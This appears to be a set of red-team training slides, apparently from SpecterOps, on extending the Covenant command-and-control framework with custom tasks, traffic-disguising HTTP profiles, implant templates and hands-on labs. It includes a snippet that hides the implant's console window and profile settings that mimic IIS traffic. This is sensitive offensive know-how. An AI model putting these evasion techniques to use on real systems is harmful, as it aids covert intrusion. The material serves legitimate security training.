- AssemblyName:** Name: AssemblyName, Description: Name of the assembly, SuggestedValues: None, Optional (unchecked), DisplayInCommand (checked).

Covenant: Creating/Editing Custom Tasks

Code

```
1 using System;
2 using System.IO;
3
4 public static class Task
5 {
6     public static string Execute(string Source, string Destination)
7     {
8         try
9         {
10             File.Copy(Source, Destination);
11             return "Successfully copied file from: " + Source + " to: " + Destination;
12         }
13         catch (Exception e) { return e.GetType().FullName + ":" + e.Message + Environment.NewLine + e.StackTrace; }
14     }
15 }
```

[Edit](#) [Export](#)

Covenant: Task Extendability

- Custom Tasks
 - Name
 - Description
 - TokenTask
 - UnsafeCompile
 - ReferenceSourceLibraries
 - ReferenceAssemblies
- EmbeddedResources
- Options
 - Name
 - Description
 - Optional
- Help
- Code

Covenant Lab: Task Extendibility

- Create a "Move" command
 - Handle local or UNC paths
 - Bonus points: Handle files and directories
- Include ReferenceAssemblies
 - Mscorlib.dll (net35, net40)
 - System.dll (net35, net40)
 - System.Core.dll (net35, net40)
- Include two Options:
 - Source
 - Destination

Covenant: Creating/Editing Custom Profiles

The screenshot shows the 'Listeners' section of the Covenant interface. On the left is a sidebar with icons for Dashboard, Listeners (selected), Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main area has tabs for 'Listeners' (selected) and 'Profiles'. A table lists four profiles:

Name	Description	Type
CustomHttpProfile	A custom profile that does not require any cookies.	HTTP
DefaultHttpProfile	A default profile.	HTTP
DefaultBridgeProfile	A default BridgeProfile for a C2Bridge.	Bridge
TCPBridgeProfile	A default BridgeProfile for a C2Bridge.	Bridge

At the bottom are buttons for '+ Create' and navigation: Page 1 of 1, back, page 1, forward, and search.

Name	Description	Type
CustomHttpProfile	A custom profile that does not require any cookies.	HTTP
DefaultHttpProfile	A default profile.	HTTP
DefaultBridgeProfile	A default BridgeProfile for a C2Bridge.	Bridge
TCPBridgeProfile	A default BridgeProfile for a C2Bridge.	Bridge

Covenant: Creating/Editing Custom Profiles

The screenshot shows the Covenant web application's configuration interface. On the left is a sidebar with navigation links: Dashboard, Listeners, Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main area is titled "Profile: CustomHttpProfile". It contains the following fields:

- Name:** CustomHttpProfile
- Type:** Nothing selected
- Description:** A custom profile that does not require any cookies.
- HttpUrls:** Three entries: /jen-us/index.html?page={GUID}&v=1, /jen-us/docs.html?type={GUID}&v=1, and /jen-us/test.html?message={GUID}&v=1. Each entry has a red "X" button to its right.
- + Add** button to add more URLs.
- MessageTransform:** A code editor containing the following C# code:

```
1 public static class MessageTransform
2 {
3     public static string Transform(byte[] bytes)
4     {
5         return System.Convert.ToBase64String(bytes);
6     }
7     public static byte[] Invert(string str)
8     {
9         return System.Convert.FromBase64String(str);
10    }
11 }
```
- HttpRequestHeaders:** A section with a "User-Agent" input field containing Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36, and a red "X" button.

- **HttpUrls**
 - GET/POST Callback URLs
- **MessageTransform**
 - Obfuscate or disguise data using custom C#
- **HttpRequestHeaders**
 - User-Agent, Cookies, etc.
- **HttpResponseHeaders**
 - Server, Content-Type, etc.
- **HttpPostRequest**
 - POST Request Template
- **HttpGetResponse**
 - GET Response Template
- **HttpPostResponse**
 - POST Response Template

Covenant: Creating/Editing Custom Profiles

The screenshot shows the Covenant web interface for creating a custom profile. The left sidebar contains navigation links: Dashboard, Listeners, Launchers, Grunts, Templates, Tasks, Taskings, Graph, Data, and Users. The main panel is titled "Profile: CustomHttpProfile". It has fields for Name (CustomHttpProfile) and Type (Nothing selected). The Description field contains the text: "A custom profile that does not require any cookies." The "HttpUrls" section lists three URLs: /en-us/index.html?page={GUID}&v=1, /en-us/docs.html?type={GUID}&v=1, and /en-us/test.html?message={GUID}&v=1. Below these is a "+ Add" button. The "MessageTransform" section displays the following C# code:

```
1 public static class MessageTransform
2 {
3     public static string Transform(byte[] bytes)
4     {
5         return System.Convert.ToBase64String(bytes);
6     }
7     public static byte[] Invert(string str)
8     {
9         return System.Convert.FromBase64String(str);
10    }
11 }
```

The "HttpRequestHeaders" section includes a "User-Agent" field containing Mozilla/5.0 (Windows NT 0.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36.

Covenant: Creating/Editing Custom Profiles

The screenshot displays the Covenant tool's interface for creating or editing custom profiles. The interface is organized into several sections:

- HttpRequestHeaders**: Contains two input fields: "User-Agent" with the value "Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36" and a red delete button, and "+ Add".
- HttpResponseHeaders**: Contains two input fields: "Server" with the value "Microsoft-IIS/7.5" and a red delete button, and a "+ Add" button.
- HttpPostRequest**: Contains a single input field with the value "1=i=19ea23062db998386a3a478cb89d52&data=(DATA)&session=75db-99b1-25fe4e9afbe58696-32@bea73".
- HttpGetResponse**: Contains a code editor with the following HTML content:

```
1 <html>
2   <head>
3     <title>Hello World!</title>
4   </head>
5   <body>
6     <p>Hello World!</p>
7     // Hello World! {DATA}
8   </body>
9 </html>
```

Covenant: Profile Extendibility

- Custom Profiles
 - `HttpUrls`
 - GET/POST Callback URLs
 - `MessageTransform`
 - Obfuscate or disguise data using custom C# functions
 - `HttpRequestHeaders`
 - User-Agent, Cookies, etc.
 - `HttpResponseHeaders`
 - Server, Content-Type, etc.
 - `HttpPostRequest`
 - POST Request Template
 - `HttpGetResponse`
 - GET Response Template
 - `HttpPostResponse`
 - POST Response Template

Covenant Lab: Profile Extendability

- Modify the CustomHttpProfile to create a new profile:
 - Change the HttpUrls
 - Add an HttpRequestHeader
 - Modify the HttpGetResponse template
- Start a new listener with the new profile (Choose a different port!!)
 - BindPort: 8080
 - ConnectPort: 8080
- Generate a new launcher
- Upload and execute via an existing Grunt

Covenant: ImplantTemplate Extendibility

- Dashboard
- Listeners
- Launchers
- Grunts
- Templates**
- Tasks
- Taskings
- Graph
- Data
- Users

ImplantTemplates

Name	Description	Language	CommType	ImplantDirection
GruntHTTP	A Windows implant written in C# that communicates over HTTP.	CSharp	HTTP	Pull
GruntSMB	A Windows implant written in C# that communicates over SMB.	CSharp	SMB	Push
GruntBridge	A customizable implant written in C# that communicates with a custom C2Bridge.	CSharp	Bridge	Push
Brute	A cross-platform implant built on .NET Core 3.1.	CSharp	HTTP	Pull

[+ Create](#)

Covenant: ImplantTemplate Extendibility

Implant Template: GruntHTTP

Name	Description	
GruntHTTP	A Windows implant written in C# that communicates over HTTP.	
Language	CommType	ImplantDirection
CSharp	HTTP	Pull
CompatibleListenerTypes	CompatibleDotNetVersions	
HTTP	Net35, Net40	
StagerCode		
<pre>1 using System; 2 using System.Net; 3 using System.Linq; 4 using System.Text; 5 using System.Text.RegularExpressions; 6 using System.IO.Pipes; 7 using System.Reflection; 8 using System.Collections.Generic; 9 using System.Security.Cryptography; 10 11 namespace GruntStager 12 { 13 public class GruntStager 14 { 15 public GruntStager() 16 { 17 // Stager logic here 18 } 19 } 20 }</pre>		
ExecutorCode		
<pre>1 using System; 2 using System.Net; 3 using System.Linq; 4 using System.Text; 5 using System.IO; 6 using System.IO.Pipes; 7 using System.IO.Compression; 8 using System.Threading; 9 using System.Reflection; 10 using System.Collections.Generic; 11 using System.Security.Principal; 12 using System.Security.AccessControl; 13 using System.Security.Cryptography; 14 15 // Executor logic here 16 }</pre>		
Edit		

Covenant: ImplantTemplate Extendibility

- Custom Implants
 - HttpUrls
 - GET/POST Callback URLs
 - MessageTransform
 - Obfuscate or disguise data using custom C# functions
 - HttpRequestHeaders
 - User-Agent, Cookies, etc.
 - HttpResponseHeaders
 - Server, Content-Type, etc.
 - HttpPostRequest
 - POST Request Template
 - HttpGetResponse
 - GET Response Template
 - HttpPostResponse
 - POST Response Template

Covenant Lab: ImplantTemplate Extendibility

- Create a new ImplantTemplate, copying values from the GruntHttp template
 - Modify the StagerCode to auto-hide the console window
- Generate a new launcher using the new template
- Upload and execute via an existing Grunt

```
using System.Reflection.InteropServices;

[DllImport("kernel32.dll")] static extern IntPtr GetConsoleWindow();
[DllImport("user32.dll")] static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);

var handle = GetConsoleWindow();
ShowWindow(handle, 0);
```

Covenant Demo: .NET Core Implant

- .NET Core Implant
 - Brutes

Q & A

- Questions and Answers
- Demo Requests



www.specterops.io



@specterops



info@specterops.io